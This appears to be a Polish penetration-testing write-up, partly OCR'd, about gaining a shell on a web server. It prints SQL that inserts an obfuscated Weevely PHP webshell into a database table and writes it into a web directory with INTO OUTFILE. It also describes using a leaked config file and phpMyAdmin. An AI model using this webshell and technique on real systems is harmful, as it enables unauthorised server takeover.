


Jak widać na screenie miejscem którym przechowywana jest grafika jest /medias/image. Dalszym co zrobiłem to weryfikacja czy możliwym jest wrzucenie na serwer pliku php, za pomocą którego uzyskamy dostęp do powłoki systemowej.




Na takie przypadki mam przygotowane dwa pliki. Jeden jest to standardowy plik .php z webshellem a drugi specjalnie wygenerowany i obfuskowany. Podczas prób wrzucenia plików napotkałem następujące problemy. Plik shell.php zawierający typowy webshell nie przeszedł przez WAF/IPS, natomiast podczas gdy chciałem wrzucić wersje zaciemnioną, panel odpowiedział iż .php jest złym formatem.

Początkowo chciałem się już poddać, jednak postanowiłem sprawdzić jeszcze kilka rzeczy. Często spotykam się z faktem zapisywania starych plików konfiguracyjnych jako config.php.txt. Tak było i tym razem.




Pytanie co to nam daje i co dalej z tym zrobić? To już kolejna część artykułu.


Zapewne każdy zna MySQL i miał z nim do czynienia. Ale czy każdy zdaje sobie sprawę z możliwości jakie nam daje? MySQL to nie tylko baza danych a cała aplikacja bazodanowa pozwalająca wykonywać różnego rodzaje operacje na zasobach bazy danych Jak i na plikach. Więcej o możliwościach jakie daje MySQL możecie poczytać tu.



Znalezienie panelu nie było wcale trudne. Zgodnie z domyślnymi ustawieniami znajdował się pod aliasem /phpmyadmin.



Dalsze działania postanowiłem prowadzić na bazie „admin” w której znajdują się tabele z wcześniej wspomnianej aplikacji.




Po uruchomieniu modułu do wykonywania zapytań sql wpisałem wcześniej przygotowane zapytania:

Source code


```
-- Tworzę tabele w której umieszczę swój shellcode
CREATE TABLE test(DATA blob);
-- Dodaję shellcode do bazy danych
INSERT INTO test VALUES('<?php
$ezyg="jMpeyRrPSdsb3NldW0xMSc7ZolWNobyAolnPCcuJGsuJz4nO2V2YolWwoYmFzZT
Y0X2RollY29kolZShwcolm";
$ugqo="olJGolM9J2NolvdW50JzskYT0kXol0NolPT0tJolRTtpZihyZXNloldCgkYSk9P
olSdolrbycgJiYgolJGMoJGEpPol"; $ohtn =
str_replace("rp","","strpr_rprrperpprplacrpe");
```

```
$aacd="VnX3JlolcGxhY2UoYXJyYXkoJy9bXlx3PVxzXolS8nLCcvXHMolvJyksIGFycmF
5KCcnLCcrJyksIolGpvaW4oYXJyo";
$jsoc="lYolXlfc2xpYol2olUoloolJGEsJGMoJGEpolLTMpKSkpKolTtlY2hvIolCc8ol
LycoluJGsuolJz4nolO30="; $tkhc = $ohtn("g", "",
"gbgagsge6g4g_gdecgogde"); $ivnj =
$ohtn("l","","clrlelaltlel_lflulnlcltliloln"); $kxvf = $ivnj('',
$tkhc($ohtn("ol", "", $ugqo.$ezyg.$aacd.$jsoc))); $kxvf(); ?>');
--Zapisuję zawartość tabeli do pliku exploit.php który znajduję się
w katalogu z uprawnieniami do zapisu
SELECT * FROM test INTO OUTFILE
'/var/www/html/GENU-2012.3/medias/image/exploit/php';
```


Shellcode został wygenerowany w programie Weevely dostępnym w dystrybucji KaliLinux za pomocą polecenia „weevely generate <hasło> exploit.php”. Dla ułatwienia kod shella warto sformatować tak, by podczas wczytywania zapytań był w jednej linii, wyeliminuje to ewentualne błędy w zapytaniach.




